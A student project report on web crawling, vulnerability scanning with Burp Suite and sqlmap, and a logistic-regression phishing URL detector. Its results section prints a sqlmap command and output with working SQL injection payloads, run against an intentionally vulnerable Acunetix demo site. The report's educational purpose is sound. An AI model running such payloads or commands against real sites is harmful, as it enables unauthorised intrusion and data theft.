

CSE 3024 - Web Mining

Digital Assignment - II

Web Crawling and Vulnerability Detection

Submitted by

20BCE1421

Krishna Prasad Y V S Purama

20BCE1309

Santhosh Narayanan B

20BCE1844

Tathagata Biswas

B.Tech CSE (Core)

Submitted to

Dr.A.Bhuvaneswari,

Assistant Professor Senior,

SCOPE, VIT, Chennai

School of Computer Science and Engineering



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

January 2023



School of Computing Science and Engineering

VIT Chennai

Vandalur - Kelambakkam Road, Chennai - 600 127

WINTER SEM 22-23

Worklet details

Programme	B.Tech CSE (Core)	
Course Name / Code	Computer Science and Engineering	
Slot	A2 + TA2	
Faculty Name	Dr. A. Bhuvaneswari	
J Component Title	Web Crawling and Vulnerability Detection	
Team Members Name Reg. No		
	Krishna Prasad Y V S Purama	20BCE1421
	Santhosh Narayanan B	20BCE1309
	Tathagata Biswas	20BCE1844

Team Members(s) Contributions – Tentatively planned for implementation:

<i>Worklet Tasks</i>	<i>Contributor's Names</i>
Research analysis	Krishna Prasad Y V S Purama
Algorithm design	Tathagata Biswas
Evaluation and testing	Krishna Prasad Y V S Purama
Deployment	Santhosh Narayanan B
Technical Report writing	Tathagata Biswas
Presentation preparation	Santhosh Narayanan B

Acknowledgement

We want to express our heartfelt gratitude to Dr. A. Bhuvaneswari, our project mentor, for his ongoing support and insightful advice that he provided to us in an amicable and friendly way during the project work. We would also like to thank VIT Chennai for giving us this fantastic chance to study and put the information we obtained through this project into practice. We are grateful to our parents, relatives, and friends for their support during the development of our project and for giving us the chance to enroll in this course at such a prominent university.

ABSTRACT

The project intends to relate how web crawling and web vulnerability are related. The system scans and analyses webpages for various sorts of vulnerabilities using a combination of automatic and manual procedures while being programmed in Python. These flaws might involve regular expression DoS flaws, SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), remote file inclusion vulnerability (RFI), and other popular web-based attack vectors.

The idea for our project was inspired by the open-source programme SQLMap, which automates the process of finding and exploiting SQL injection flaws in online applications. It makes it possible for penetration testers and security researchers to conduct security analyses of web applications with SQL databases as the backend and find flaws.

The system begins by crawling the target website to gather pertinent data, including URLs, input forms, and other significant information. The website is then thoroughly scanned using this data to look for any potential security issues. In the event that a vulnerability is found, the system generates a thorough report with information on the type of vulnerability, its location, and the possible effects it may have on the website and its visitors.

The scans' findings are provided to website owners in a straightforward and comprehensive way, making it simple for them to comprehend the dangers and take the necessary precautions to resolve them. The initiative offers businesses a practical means of enhancing the safety of their websites and safeguarding the information of their visitors. The method may be used on a daily basis to continually check for vulnerabilities on the website and monitor its security.

TABLE OF CONTENTS

Chapter Number	Topic	Page Number
1	Introduction	7
2	Literature Survey	8
3	Dataset Description	11
4	Technologies used	11
5	Proposed Model	13
6	Algorithm	14
7	Results and Discussions	17
8	Conclusion	20
9	GITHUB Repository Link	20
10	References	21

1. Introduction

An increase in the number of websites and online applications that are susceptible to security risks like SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF) has been caused by people's increased dependence on the internet. The reputation of firms may suffer significantly as a result of these security risks, which may lead to the loss of sensitive data including personal and financial information.

The goal of this project is to create a system that can automatically scan websites and find any security flaws that might endanger the users and data on the website. In order to make it simple for website owners to comprehend the dangers and take the necessary steps to address them, the system should be able to do a thorough scan of the website and show the results in a clear and straightforward manner.

The creation of a system for web crawling and vulnerability detection is not without difficulties. Some of the challenges faced in this project include:

- The capacity to precisely detect and exploit numerous sorts of vulnerabilities, such as SQL injection and XSS, is one of the difficulties encountered in this project.
- The requirement for ongoing system monitoring and updating to make sure it can recognise newly identified vulnerabilities and assaults.
- The findings of the scans must be presented in a clear and succinct way so that website owners can quickly comprehend the dangers and take the necessary steps to resolve them.
- The system's capacity to scale to accommodate a large number of websites and manage enormous volumes of data.

In conclusion, creating a web crawling and vulnerability detection system is a complicated and difficult process that calls for both technological proficiency and a solid grasp of online security. This project seeks to offer an efficient solution for businesses wishing to enhance the security of their websites and safeguard the data of their customers by using Python as the programming language and utilising some of its automatic procedures.

2. Literature Survey

Sl no	Title	Author / Journal name / Year	Technique	Result
1	Deep Learning Algorithm for Threat Detection in Hackers Forum (Deep Web)	Victor Adewopo, Bilal Gonen, Nelly Elsayed, Murat Ozer and Zaghoul Saad Elsayed. arXiv 2022	Deep Learning, Threat Prediction.	Identify existing security threats. Predict potential vulnerabilities.
2	Deep Learning for Vulnerability and Attack Detection on Web Applications	Rokia Lamrani Alaoui and El Habib Nfaoui. mdpi 2022	Deep Learning.	Explore advanced DL models in the field of web attacks detection Secure learning
3	Design and Implementation of Dynamic and Efficient Web Crawler for XSS Vulnerability Detection	Ao Chai Atlantis Press 2017	Dynamic parallel crawler system.	The XSS vulnerability detection tool has certain advantages in scanning websites, which involves speed and system resource occupancy.
4	A Web Second - Order Vulnerabilities Detection Method	Miao Liu and Bin Wang. IEEE 2018	Penetration testing, second-order vulnerability detection.	The presented algorithm can detect second-order web vulnerability.
5	Design and Implementation of an Automatic Scanning Tool of SQL Injection Vulnerability Based on Web Crawler	Xiaochun Lei, Jiashi Qu, Gang Yao, Junyan Chen & Xin Shen. Springer 2019	Web Crawler, SQL injection, Automatic scanning	Automatic detection tool for SQL injection vulnerability based on web crawler

6	Web Vulnerability Detection Analyzer Based on Python	Dawei Xu, Tianxin Chen, Zhonghua Tan, Fudong Wu, Jiaqi Gao, and Yunfan Yang. IGI Global 2022	Penetration testing, Vulnerability detection, Crawler based Scan	Website and its vulnerability classification.
7	Design and Implementation of High-performance Web Vulnerability Scanner Based on Python Intelligent Crawler	Jianxun Tang; Fang Zhou IEEE 2021	CMS recognition, port, plug in technology.	High accuracy and scalability.
8	Design and Implementation of Security Vulnerability Sharing Platform Based on Web Crawler	Zhiqiang Wang, Ziyi Wang, Zhuoyue Wang, Zhirui Zhang & Tao Yang Springer 2021	Web crawler, Vulnerability detection, Network security tools.	High automation and low cost in labor compared to traditional techniques.
9	Evaluation of Black-Box Web Application Security Scanners in Detecting Injection Vulnerabilities	Muzun Althunayyan, Neetesh Saxena , Shancang Li and Prosanta Gope mdpi 2022	Injection vulnerability	Scanners have a limited ability to crawl dynamic modern web applications. Thus, providing scanners with a proxy component helps them detect more existing vulnerabilities
10	Web Crawler: A Review	Md. Abu Kausar, V. S. Dhaka and Sanjeev Kumar Singh IJCA 2013	Web Crawler Survey, Search engine, Parallel Crawler	Web Crawler is thus vital information retrieval which traverses the Web and downloads web documents that suit the user's need.

11	Vulnerability Detection with Deep Learning on a Natural Codebase for Python	Laura Wartschinki, Yannic Noller, Thomas Vogel, Timo Kehrer and Lars Grunske Elsevier 2022	Deep Learning, Vulnerability Detection.	Better at vulnerability detection.
12	A Static Analysis Tool for Detecting Security Vulnerabilities in Python Web Applications	Stefan Micheelsen and Bruno Thalmann mdpi 2016	Static Analysis, Web Application Security	Specialised to find vulnerabilities in Flask using a modified reaching definitions analysis, but it is the intention that both aspects can be expanded on.
13	A Deep Learning Ensemble for Network Anomaly and Cyber-Attack Detection	Vibekananda Dutta, Michał Choraś, Marek Pawlicki and Rafał Kozik mdpi 2020	Anomaly detection, cyber-attacks, data pre-processing, deep learning, feature engineering, machine learning, network intrusion	The proposed approach provides a significant improvement in terms of evaluation metrics when validated against pre-specified testing sets.
14	Logistic regression and artificial neural network classification models: a methodology review	Stephan Dreiseitl and Lucila Ohno-Machado Elsevier 2020	Artificial neural networks, Logistic regression, Classification, Model, comparison, Model evaluation, Medical data analysis	There is no single algorithm that performs better than all other algorithms on any given data set and application area. It remains to be seen whether newer machine learning algorithms, such as support vector machines and other kernel-based algorithms, can prove to be significantly better than both logistic regression and artificial neural networks.
15	Detection of Internet scam using logistic regression	Mehrbod Sharifi, Eugene Fink, Jaime G. Carbonell IEEE	computer crime, fraud, Internet, probability, regression analysis, Web sites	The developed system automatically collects 43 characteristic statistics about websites from 11 online sources and computes the probability that a given website is

		2018		malicious. It present its empirical evaluation, which shows that its precision and recall are about 98%.
--	--	------	--	--

3. Dataset Description:

Link -

<https://drive.google.com/drive/folders/15Yr3i7uCbdueSgXfSkssmi2pcMc4NlCo?usp=sharing>

There are totally 3 datasets. Blacklist dataset have detected phishing URLs. Whitelist dataset have legitimate URLs. The other dataset has 5,50,000 legitimate and phishing URLs which have tokenization and stemming attributes.

4. Technologies used:

Python: With its simplicity and high-level programming capabilities, we utilise Python to create systems for web crawls and vulnerability detection. We use numerous libraries and modules that it provides, such as Scrapy and BeautifulSoup, which may be used for site crawling and data extraction. Furthermore, Python's regular expression processing capabilities can be used to search and extract critical data from websites, such as URLs, input fields, and other information that can be used to identify security issues.

Requests: The requests package is in Python for making HTTP requests. It hides the difficulties of making requests behind a beautiful, simple API, allowing you to concentrate on interacting with services and consuming data in your application.

Sqlmap: Sqlmap is an open-source penetration testing tool that automates the detection and exploitation of SQL injection vulnerabilities in online applications. It is excellent for checking the security of web applications that use SQL databases and can be used to execute a variety of database management activities.

Burp Suite: Burp Suite is a web application security testing tool that enables security experts to execute a variety of web application security tests. It includes a number of tools for detecting security flaws in web applications, such as a web proxy, scanner, and intrusion detection system.

Flask: Flask is a Python-based lightweight web application framework. It is very popular for constructing small to medium-sized web apps since it is easy and adaptable.

Manifest: A manifest file is a JSON file that contains data about a Chrome extension such as its name, version, icons, permissions, and other metadata. The Chrome browser uses the manifest file to determine how to install and operate the extension.

JavaScript: JavaScript is a popular programming language for web development. It is used to provide interactivity and dynamic behaviour to web pages, as well as to construct a variety of web apps and utilities.


Logistic Regression: Logistic regression is a statistical method for analysing data with binary or categorical dependent variables. It predicts the likelihood of an event occurring based on one or more predictor variables.

Pickle: Pickle is a Python package for serialising and deserializing objects. It converts Python objects into a stream of bytes that can be saved in a file or transferred over a network. In Python, the pickle module can be used to save and load machine learning models and other complex data structures.

Tokenization: Tokenization is the process of converting a written document into smaller components known as tokens. Tokens are often words, but they can also be sentences, numerals, or other textual entities. Tokenization is an important step in natural language processing and machine learning because it allows algorithms to operate with individual words or phrases instead of the complete text content.

Stemming: The practice of reducing a word to its base or root form is known as stemming. For example, the words "running," "runs," and "ran" would all be reduced to the basic form "run" by stemming. Stemming is a technique used to increase the accuracy of text analysis and search results in natural language processing and information retrieval.

5. Proposed Model



Burp Suite and SQLmap are both excellent tools for finding and exploiting online application vulnerabilities. Here's some information on how to utilise them to detect different types of attacks:


Burp Suite's built-in scanner can detect several common XSS vulnerabilities by analysing application replies and searching for specific HTML patterns. To manually test for XSS vulnerabilities, use the Burp Suite proxy to intercept and change requests and responses, or the Burp Suite Intruder tool to produce a large number of requests with varied payloads and analyse the responses for XSS. Burp Suite's scanner and proxy can assist in detecting CSRF issues. By analysing the application's answers, the scanner can discover specific sorts of CSRF vulnerabilities, whereas the proxy can intercept and change requests to determine whether the application is vulnerable to CSRF attacks.

Burp Suite's scanner may find RFI vulnerabilities by analysing application replies and looking for specific patterns in URL or HTTP headers. To manually test for RFI vulnerabilities, use the Burp Suite proxy to intercept and change requests and responses, or the Burp Suite Intruder tool to produce a large number of requests with different payloads and analyse the responses for RFI indicators. Burp Suite's scanner and proxy can assist in detecting some forms of DoS vulnerabilities, such as those caused by buffer overflow or incorrect input validation. To manually test for DoS vulnerabilities, use the Burp Suite Intruder tool to send out a large number of requests with varying payloads and examine the results for indicators of slowness or unresponsiveness. It is crucial to remember, however, that actively testing for DoS vulnerabilities can be dangerous, as it may unintentionally affect the target system.

SQLmap is a specialised tool for discovering and exploiting SQL injection flaws. It operates by analysing application replies and generating payloads that can be used to extract data or conduct other database actions. To utilise SQLmap, you must first discover a susceptible parameter in the application (for example, a search box or login form), and then use SQLmap to automatically evaluate that parameter for vulnerabilities.

6. Algorithms


Web Plugin Design




The phishing URL detector crawls all the visible and hidden web pages from the target URL. The extracted URLs will go to the model created. In this model the URLs will be directly compared to the whitelisted URLs and blacklisted URLs. Whitelisted URLs are the legitimate URLs and blacklisted URLs are the phishing URLs. This dataset of whitelisted and blacklisted is from phishtank, an official website which contains already detected phishing URLs.

If the URLs are not validated in Level 1 then they are given to Level 2. In Level 2 the model is trained with up to 5,50,000 links of phishing and legitimate URLs using the Logistic Regression architecture. This model is trained using techniques of tokenization, stemming. By that the model understands the behaviour of the URL. Now the input URL can be predicted as legitimate or phishing URL.

Visualisation of Dataset:



Description of model: (98% accuracy)



Pseudocode:

```
def Phishing_URL_detector():  
  
    body = request.get_json()  
  
    urls = body['URL']  
  
    response = []  
  
    for url in urls:  
  
        ##Level 1 WhiteList and BlackList module  
  
        url_parse = urlparse(url)  
  
        domain = url_parse.netloc  
  
        whiteList = white.applymap(lambda x: domain in str(x)).any().any()  
  
        blackList = black.applymap(lambda x: domain in str(x)).any().any()  
  
        if whiteList:  
  
            response.append({"url":url,"type":"Legitimate"})  
  
            continue  
  
        if blackList:  
  
            response.append({"url":url,"type":"Phishing"}) continue  
  
        l2_prediction = l2_model.predict([url]) ## level 2  
  
        if l2_prediction == "bad":  
  
            response.append({"url":url,"type":"Phishing"}) continue  
  
        else:  
  
            response.append({"url":url,"type":"Legitimate"})  
  
            continue  
  
    data = {"response":response}
```


7. Results and Discussions

```
PS C:\sqlmap> python sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:32:59 /2023-04-13/

[11:32:59] [INFO] resuming back-end DBMS 'mysql'
[11:32:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 4305=4305


  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a706b71,(SELECT (ELT(2945=2945,1))),0x717a6b6a71),2945)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 3786 FROM (SELECT(SLEEP(5)))L5jF)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b71,0x651656a48794354765a474b6c464a6d51486e7344736d6455574e4b4d5147644f6a42714a517347,0x717a6b6a71),NULL--
---
[11:33:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[11:33:00] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[11:33:00] [INFO] fetched data logged to text files under 'C:\Users\YASHASVI\AppData\Local\sqlmap\output\testphp.vulnweb.com'
```

<http://testphp.vulnweb.com/listproducts.php?cat=1> is a vulnerable website. By using the Sqlmap we got the datasets used by the website **acuart** and **information_schema**.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)


If you are already registered please enter your login information below:

Username :

Password :


You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.




In the burp suit we tested a website when the intercept is on the burp suite tool did cross site scripting and detected the values in the web page. By this we can say the website is vulnerable to cross site scripting and request forgery. Burp suite we can also test for request forgery, remote file inclusion system and DoS attack.


Phishing URL detector:





Interface of extension.



These are the list of crawled URLs from the website, including both visible and hidden URLs.



The phishing detector crawls the URLs from the website. It checks whether the URLs are phishing or legitimate. It gives notification when it detects any phishing URLs.



For a legitimate website the notification will say “you are good to go”. By this extension we will know which website is legitimate or phishing.

8. Conclusion

In conclusion, this project demonstrates a well-designed and thorough technique to discovering potential security issues in web applications. It has proven a significant dedication to improve web security by using popular security tools such as Sqlmap and Burp Suite, as well as designing a web plugin with a 2-level architecture and a machine learning model employing logistic regression architecture.

This method appears to be effective in detecting a variety of online vulnerabilities such as SQL injection, cross-site scripting, cross-site request forgery, remote file inclusion system, and DOS attack. The machine learning model's accuracy has also improved as a result of the usage of tokenization and stemming approaches, making it a significant complement to your strategy.

Overall, this project report demonstrates that you have a thorough understanding of online security concepts and have created a viable solution that will improve web application security. Your findings offer a useful viewpoint on how firms should take proactive steps to secure their online apps and avoid potential dangers.

9. Github Repository Link:

<https://github.com/krishnaprasad12/Web-Mining-DA>

10. REFERENCES

- [1] Lei, X., Qu, J., Yao, G., Chen, J., Shen, X. (2020). Design and Implementation of an Automatic Scanning Tool of SQL Injection Vulnerability Based on Web Crawler. In: Yang, CN., Peng, SL., Jain, L. (eds) Security with Intelligent Computing and Big-data Services. SICBS 2018. Advances in Intelligent Systems and Computing, vol 895. Springer, Cham.
